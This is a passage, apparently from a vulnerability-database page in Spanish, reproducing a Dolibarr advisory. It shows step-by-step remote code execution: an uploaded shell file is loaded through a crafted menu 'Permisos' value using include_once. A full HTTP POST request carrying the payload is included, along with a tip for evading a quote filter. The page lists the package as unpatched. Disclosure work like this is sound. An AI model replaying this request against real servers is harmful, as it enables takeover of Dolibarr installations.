!image-20240228231150328 https://raw.githubusercontent.com/wh0amitx/Misc/main/images/image-20240228231150328.png
Los archivos subidos desde aquí se guardarán finalmente en el servidor en el directorio "/var/www/html/documents/users/1/":
!image-20240228230738376 https://raw.githubusercontent.com/wh0amitx/Misc/main/images/image-20240228230738376.png
(3)Cree un menú y establezca "Permisos" en `include_once('/var/www/html/documents/users/1/shell')` (tenga en cuenta que aquí se debe usar `''` porque `"` será detectado).
POST /htdocs/admin/menus/edit.php?action=add&token=fae63868ce9c2a7eece04a49ffdbe23f&menuId=0 HTTP/1.1
Host: 192.168.31.31
Content-Length: 210
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.31.31
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.31.31/htdocs/admin/menus/edit.php?menuId=0&action=create&menu_handler=all&backtopage=%2Fhtdocs%2Fadmin%2Fmenus%2Findex.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,ru;q=0.7,ja;q=0.6
Cookie: DOLSESSID_cc5001a0224d79c07308a0908c6213b79e5d7d10=82ef3f1d798bf58a0e11c0cbacc390dd
Connection: close

token=e71337659d7cbae16b0279b4e04535aa&menu_handler=all&user=2&type=left&propertymainmenu=whaoamia&menuIdParent=123&titre=whaoamia&picto=whaoamia&url=whaoamia&langs=&position=100&enabled=1&perms=include_once('/var/www/html/documents/users/1/shell')&target=&save=Save
(4) Finalmente, al acceder al menú recién creado, podemos comprobar que el archivo "/var/www/html/documents/users/1/shell" se incluye:
!image-20240228231800914 https://raw.githubusercontent.com/wh0amitx/Misc/main/images/image-20240228231800914.png
Finalmente, se logró con éxito la ejecución arbitraria de código:
!image-20240228231703417 https://raw.githubusercontent.com/wh0amitx/Misc/main/images/image-20240228231703417.png
!image-20240228232116013 https://raw.githubusercontent.com/wh0amitx/Misc/main/images/image-20240228232116013.png
Impacto
Rangos afectados
Estado del parche por paquete
| Paquete / producto | Estado | Corregida en | Desde divulgación | Última versión |
|---|---|---|---|---|
Packagistdolibarr/dolibarr |
Sin parche | — | — | — |
Arsenal público
Sin exploits, módulos ni PoC públicos conocidos a la fecha de verificación.
https://github.com/Dolibarr/dolibarr/security/advisories/GHSA-49xw-hw94-fmv2https://github.com/Dolibarr/dolibarrhttps://github.com/Dolibarr/dolibarr/blob/21.0.2/htdocs/admin/menus/edit.phphttps://github.com/Dolibarr/dolibarr/blob/21.0.2/htdocs/user/document.phpLas referencias externas se muestran para copiar: cve.llama.ec no lo redirige a otros sitios.